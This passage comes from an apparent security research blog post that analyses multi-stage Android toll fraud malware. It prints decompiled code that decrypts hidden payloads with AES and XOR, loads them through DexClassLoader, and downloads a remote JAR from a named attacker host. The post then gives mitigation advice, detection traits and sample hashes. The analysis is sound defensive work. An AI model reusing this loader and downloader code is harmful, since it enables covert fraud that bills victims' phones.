74                  int b2 = cis.read(d2);
74                  if (b2 != -1) {
75                      fos.write(d2, 0, b2);
                    } else {
77                      System.load(outPath);
78                      fos.flush();
79                      fos.close();
80                      cis.close();
81                      CoroutineExceptionHandler.handleTask(context, context.getAssets(), j());
84                      return;
                    }
                }
            }
        }
```

Figure 24. The ns.j function
The *SecretKeySpec* on line 68 is constructed from the first 16 bytes of the SHA-1 digest of the password string. This key is used to decrypt the file fetched from the assets using Advanced Encryption Standard (AES) in electronic codebook (ECB) mode. The decryption result is an ELF file that is saved in the application's cache directory and loaded using the *System.load* function.

Stage two


The loaded library fetches the *PhoneNumberAlternateFormatsProto_300*file from the assets folder using the *AAssetManager_fromJava* function and writes it to a temporary file with the name *b* in the */data/data/<package_name>/* directory, as seen on line 93 below:



```
58  package_name = jstringTostring(jnienv);       // Get Package Name
59  packageName = (const char *)_JNIEnv::GetStringUTFChars(jnienv, package_name, 0LL);
60  v24 = strlen(data);                            // data resolves to "/data/data" string
61  v5 = strlen(packageName);
62  b_file = (char *)malloc(v24 + v5 + 1);
63  strcpy(b_file, data);
64  b_d = strcat(b_file, packageName);
65  strcat(b_d, "/b");                             // v6 = "/data/data/<package_name>/b
66  v23 = strlen(data);
67  v7 = strlen(packageName);
68  l_file = (char *)malloc(v23 + v7 + 1);
69  strcpy(l_file, data);
70  l_d = strcat(l_file, packageName);             // v8 = /data/data/<package_name>/l
71  strcat(l_d, "/l");
72  v51 = _JNIEnv::NewIntArray(jnienv, 30);
73  IntArrayElements = (_DWORD *)_JNIEnv::GetIntArrayElements(jnienv, v51, 0LL);
74  *IntArrayElements = 100;
75  _JNIEnv::ReleaseIntArrayElements(jnienv, v51, IntArrayElements, 1LL);
76  mng_ptr = AAssetManager_fromJava((JNIEnv *)jnienv, (jobject)a4);
77  asset_ptr = AAssetManager_open(
78                mng_ptr,
79                "io/michaelrocks/libphonenumber/android/data/PhoneNumberAlternateFormatsProto_300",
80                3);
81  file_b_fd = (FILE *)_JNIEnv::NewStringUTF(jnienv, b_file);
82  if ( asset_ptr )
83  {
84    asset_size = AAsset_getLength(asset_ptr);
85    aset_to = (void *)operator new[](asset_size);
86    if ( aset_to )
87    {
88      memset(aset_to, 0, asset_size);
89      AAsset_read(asset_ptr, aset_to, asset_size);
90      b_file_fd = fopen(b_file, "a");
91      if ( !b_file_fd )
92        return (FILE *)__android_log_print(6, "ReplyLogs", "file is not found");
93      fwrite(aset_to, asset_size, 1u, b_file_fd);
94      fclose(b_file_fd);
95      operator delete[](aset_to);
96    }
```


Figure 25. Fetching the second payload from the assets directory.

The file *b* is then decrypted using an XOR operation with the key “xh7FEC2clYuoNQ$ToT99ue0BINhw^Bzy”, which is given from the Java side (see following figures). The decrypted payload is saved with the name *l* in the application’s data directory:



```
stream = fopen(b_file_name, "rb");
l_file_fd = fopen(l_file_name, "wb");
file_b_fd = stream;
if ( stream && l_file_fd )
{
  for ( i = 0; ; ++i )
  {
    v37 = fgetc(stream);
    if ( v37 == -1 )
      break;
    fputc(v37 ^ (unsigned __int8)s[i % v40], l_file_fd);
  }
  fclose(l_file_fd);
  fclose(stream);
```


Figure 26. Decrypting asset



```
public class CoroutineExceptionHandler {
    public static native void handleTask(Context context, AssetManager assetManager, String str);
}
```

Figure 27. The native handleTask called from the Java code


The same function loads the decrypted payload *l* and invokes the *com.AdsView.pulgn* using the *DexClassLoader* class loader (variable names have been changed for clarity):



```
v22 = (char *)encrypt("$,8>:", "TY");      // pulgn
pulg_1 = _JNIEnv::NewStringUTF(jnienv, v22);
pulg = _JNIEnv::GetStringUTFChars(jnienv, pulg_1, 0LL);
android_content = (char *)encrypt(a67H1J373, "EGR");// android/content/Context
Class = _JNIEnv::FindClass(jnienv, android_content);
get = encrypt(a62043, "QA");              // getClassLoader
java_lang = encrypt(aOo0IH, "GF");        // ()Ljava/lang/
MethodID = _JNIEnv::GetMethodID(jnienv, Class, get, java_lang);
v33 = _JNIEnv::CallObjectMethod(jnienv, a3, MethodID);
v16 = (char *)encrypt(a1H4F1545, "GIF");  // dalvik/system/DexClassLoader
v32 = _JNIEnv::FindClass(jnienv, v16);
v15 = encrypt("x/*/0x", "DF");            // <init>
v14 = encrypt(byte_2A05B, "7");           // (Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/ClassLoader;)
v31 = _JNIEnv::GetMethodID(jnienv, v32, v15, v14);
v30 = _JNIEnv::NewObject(jnienv, v32, v31, v44, file_L_fd, 0LL, v33);
v13 = encrypt(a7_0, "AS");                // load
v12 = encrypt("j\x1F(242m?#=%|\x11'0:,4yz\x0E9#%#|.2,4m\x10.21 y", "BS");// (Ljava/lang/String;)Ljava/lang/Class;
v29 = _JNIEnv::GetMethodID(jnienv, v32, v13, v12);
v11 = (char *)encrypt(aC71, "FUNMESSAGE");// com.AdsView
_JNIEnv::NewStringUTF(jnienv, v11);
v28 = _JNIEnv::CallObjectMethod(jnienv, v30, v29);
if ( v28 )
{
  v10 = encrypt("i\a2//!.\"7n(</?6/?|\x02$=5.+5pz\x17", "AKS");// (Landroid/content/Context;)V
  StaticMethodID = _JNIEnv::GetStaticMethodID(jnienv, v28, pulg, v10);
  if ( v31 )
    _JNIEnv::CallStaticVoidMethod(jnienv, v28, StaticMethodID, a3);
}
remove(file_b_filename);
return (FILE *)remove(file_l_filename);
```

Figure 28. Dynamically loading the decrypted asset using the DexClassLoader

Decrypting the second payload manually yields the following APK file:



```
Source code
  com
    AdsView
      CACHE String
      CLASSLOADER String
      DEXCLASSLOADER String
      LOADCLASS String
      CLASSNAME String
      METHODNAME String
      path String
      DexFileName String
      permiss String[]
      cheksms(Activity) boolean
      getStart(Context) void
      pulgn(Context) void
      registSMSLife(Context) void
      starSdk(Context, File) void
    Helper
      context Context
      Helper(Context) void
      getProcessName(Context) String
      getProcessName(Context, int) String
      isAvailable() boolean
Resources
  META-INF
    MANIFEST.MF
  classes.dex
Summary
```


```java
import java.io.FileOutputStream;
import java.io.InputStream;
import java.net.HttpURLConnection;
import java.net.URL;

/* loaded from: classes.dex */
public class AdsView {
    private static String CACHE = "dalvik-cache";
    private static String CLASSLOADER = "java.lang.ClassLoader";
    private static String DEXCLASSLOADER = "dalvik.system.DexClassLoader";
    private static String LOADCLASS = "loadClass";
    private static String CLASSNAME = "com.xn3o";
    private static String METHODNAME = "xn3o";
    private static String path = "https://xn3o.oss-accelerate.aliyuncs.com/xn3o";
    private static String DexFileName = "nvi";
    static String[] permiss = {"android.permission.READ_SMS", "android.permission.SEND_SMS", "android.permission.RECEIVE_SMS", "android.permission.READ_CONTACTS", "android.permission.READ_PHONE_STATE"};

    public static void pulgn(final Context context) {
        if (new Helper(context).isAvailable()) {
            new Thread(new Runnable() { // from class: com.AdsView.1
                @Override // java.lang.Runnable
                public void run() {
                    AdsView.getStart(context);
                    AdsView.registSMSLife(context);
                    Intent intent = context.getPackageManager().getLaunchIntentForPackage(context.getPackageName());
                    intent.addFlags(67108864);
                    context.startActivity(intent);
                }
            }).start();
        }
    }

    public static void getStart(Context context) {
        try {
            HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(path).openConnection();
            httpURLConnection.setReadTimeout(20000);
```

Figure 29. The decrypted APK file

It must be mentioned that the *DexClassLoader*can be used to load classes from .jar and .apk files that contain a *classes.dex* entry.

Stage three


This decrypted APK consists of two main classes: the *com.Helper*and *com.AdsView*. The *com.AdsView.pulgn*function is the first to be invoked by the native library described in the previous section:



```java
    public static void pulgn(final Context context) {
        if (new Helper(context).isAvailable()) {
            new Thread(new Runnable() { // from class: com.AdsView.1
                @Override // java.lang.Runnable
                public void run() {
                    AdsView.getStart(context);
                    AdsView.registSMSLife(context);
                    Intent intent = context.getPackageManager().getLaunchIntentForPackage(context.getPackageName());
                    intent.addFlags(67108864);
                    context.startActivity(intent);
                }
            }).start();
        }
    }
```

Figure 30. pulgn is the first function to be invoked when the payload is loaded

The runnable thread's main functionality is to connect the host to *xn3o[.]oss-accelerate[.]aliyuncs[.]com* and download a JAR file named *xn30*, which is saved to the cache directory with name *nvi* and then loaded using the *startSdk* function, as shown on line 81 below:



```
public static void getStart(Context context) {
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(path).openConnection();
        httpURLConnection.setReadTimeout(20000);
        httpURLConnection.setConnectTimeout(20000);
        httpURLConnection.connect();
        File dex = new File(context.getCacheDir(), DexFileName);
        if (httpURLConnection.getResponseCode() == 200) {
            FileOutputStream fos = new FileOutputStream(dex);
            InputStream is = httpURLConnection.getInputStream();
            byte[] buffer = new byte[1024];
            while (true) {
                int len = is.read(buffer);
                if (len != -1) {
                    fos.write(buffer, 0, len);
                } else {
                    fos.close();
                    is.close();
                    starSdk(context, dex);
                    return;
                }
            }
        }
    } catch (Exception e) {
    }
}
```

Figure 31. Download and trigger the final payload

The file *xn30* is the final payload of stage three and is the one that performs the toll fraud activities previously described.

Mitigating the threat of toll fraud malware

Toll fraud is one of the most common malware categories with high financial loss as its main impact. Due to its sophisticated cloaking techniques, prevention from the side of the user plays a key role in keeping the device secure. A rule of thumb is to avoid installing Android applications from untrusted sources (sideloading) and always follow up with device updates. We also recommend end users take the following steps to protect themselves from toll fraud malware:

- Install applications only from the Google Play Store or other trusted sources.
- Avoid granting SMS permissions, notification listener access, or accessibility access to any applications without a strong understanding of why the application needs it. These are powerful permissions that are not commonly needed.
- Use a solution such as Microsoft Defender for Endpoint on Android to detect malicious applications.
- If a device is no longer receiving updates, strongly consider replacing it with a new device.

Identifying potential malware

For security analysts, it is important to be aware that conventional mitigation techniques based on static detection of malware code patterns can only offer limited remediation against this malware. This is due to the extended use of reflection, encryption, compression, obfuscation, steganography, and dynamic code loading.

There are, however, characteristics that can be used to identify this type of malware. We can classify these characteristics into three:

- Primary characteristics – patterns in plaintext included in the application that can be analyzed statically
- Secondary characteristics – common API calls used to conduct toll fraud activities
- Tertiary characteristics – patterns in Google Play Store metadata such as the application's category, the developer's profile, and user reviews, among others

The tertiary characteristics are useful for initial filtering for potential malware. Patterns observed in the apps' metadata are related to malware developers' attempts to infect as many devices as possible in a short amount of time, while remaining published on the Google Play Store for as long as they can. We've observed that attackers often follow these steps to keep their apps in the Google Play Store:

1. Use open-source applications that belong to popular categories and can be trojanized with minimal effort. The preferred application categories include personalization (like wallpaper and lock screen apps), beauty, editor, communication (such as messaging and chat apps), photography, and tools (like cleaner and fake antivirus apps).
2. Upload clean versions until the application gets a sufficient number of installs.
3. Update the application to dynamically load malicious code.
4. Separate the malicious flow from the uploaded application to remain undetected for as long as possible.

These applications often share common characteristics:

- Excessive use of permissions that are not suitable to the application's usage (for example, wallpaper, editor, and camera apps that bind the notification listener service or ask for SMS permissions)
- Consistent user interfaces, with similar icons, policy pages, and buttons
- Similar package names
- Suspicious developer profile (fake developer name and email address)
- Numerous user complaints in the reviews

Once potential malware samples are identified based on these tertiary characteristics, the primary characteristics can be used for further filtering and confirmation. Applications cannot obfuscate their permission requests, use of the notification listener service, or use of accessibility service. These requests must appear in the *AndroidManifest.xml* file within the APK, where they can be easily detected using static analysis. The commonly requested permissions by malware performing toll fraud may include: *READ_SMS, RECEIVE_SMS,* *SEND_SMS, CHANGE_WIFI_STATE, ACCESS_WIFI_STATE, CHANGE_NETWORK_STATE*. Requests for notification listener and accessibility service should be considered extremely suspicious.

Secondary characteristics also include suspicious API calls including: *setWifiEnabled, requestNetwork, setProccessDefaultnetwork, bindProcessToNetwork, getSimOperator* and *cancelAllNotifications*. However, since these calls may be obfuscated and may be hard to identify during static analysis, a more in-depth analysis may be necessary for certainty.

Improving Android security and privacy

Google continuously improves Android security and privacy as the mobile threat landscape evolves and new threats and adversary techniques are discovered. For example, in the operating system, API calls that can reveal potentially sensitive information continue to be removed or restricted, and in the Google Play Store, the publication policies guard against use of certain high-risk permissions (for example, the ability to receive or send SMSs) by requiring a Permission Declaration Form to be completed justifying their use. We anticipate Android security will continue to evolve to address abuse.

As discussed, applications currently can identify the cellular network operator and can send network traffic over the cellular network without any transparency to the user. Additionally, applications can request access to read and dismiss notifications, a very powerful capability, without needing to justify this behavior.

Conclusion

Toll fraud has been one of the most prevalent types of Android malware in Google Play Store since 2017, when families like Joker and their variants made their first appearance. It accounted for 34.8% of installed Potentially Harmful Application (PHA) from the Google Play Store in the first quarter of 2022, ranking second only to spyware.

By subscribing users to premium services, this malware can lead to victims receiving significant mobile bill charges. Affected devices also have increased risk because this threat manages to evade detection and can achieve a high number of installations before a single variant gets removed.

With this blog, we want to inform end users about the details of this threat and how they can protect themselves from toll fraud. We also aim to provide security analysts with guidance on how to identify other malicious applications that use these techniques.

Our in-depth analysis of this threat and its continuous evolution informs the protection we provide through solutions like Microsoft Defender for Endpoint on Android.

Learn how Microsoft Defender for Endpoint provides cross-platform security, including mobile threat defense capabilities.

Dimitrios Valsamaras *and* ***Sang Shin Jung***
Microsoft 365 Defender Research Team

Appendix

Samples (SHA-256)

Sample	SHA-256
Initial APK file	2581aba12919ce6d9f89d86408d286a703c1e5037337d554259198c836a82d75 (com.cful.mmsto.sthemes)
Payload of stage two: Elf File (loader)	904169162209a93ac3769ae29c9b16d793d5d5e52b5bf198e59c6812d7d9eb14 (PhoneNumberAlternateFormatsProto_355, decrypted)
Payload of stage three: APK (hostile downloader)	61130dfe436a77a65c04def94d3083ad3c6a18bf15bd59a320716a1f9b39d826 (PhoneNumberAlternateFormatsProto_300, decrypted)
Payload of stage four: DEX (billing fraud)	4298952f8f254175410590e4ca2121959a0ba4fa90d61351e0ebb554e416500f

Common API calls and permissions

API Calls	Permissions	SDK
setWifiEnabled	CHANGE_WIFI _STATE ACCESS_WIFI_STATE	<29
requestNetwork	CHANGE_NETWORK_STATE	>28
setProcessDefaultNetwork		<23
bindProcessToNetwork		>22
getActiveNetworkInfo	ACCESS_NETWORK_STATE	
getSimOperator		
get (SystemProperties)		

addJavascriptInterface		
evaluateJavascript		>18
onPageFinished		
onPageStarted		
onReceive for SMS BroadcastReceiver w/ android.provider.Telephony.SMS_RECEIVED	RECEIVE_SMS	>19
createFromPdu	RECEIVE_SMS	
getMessageBody		
onChange for SMS ContentObserver w/ android.provider.telephony.SmsProvider’s content URI (“content://sms”)	READ_SMS	
sendTextMessage		
onNotificationPosted		

References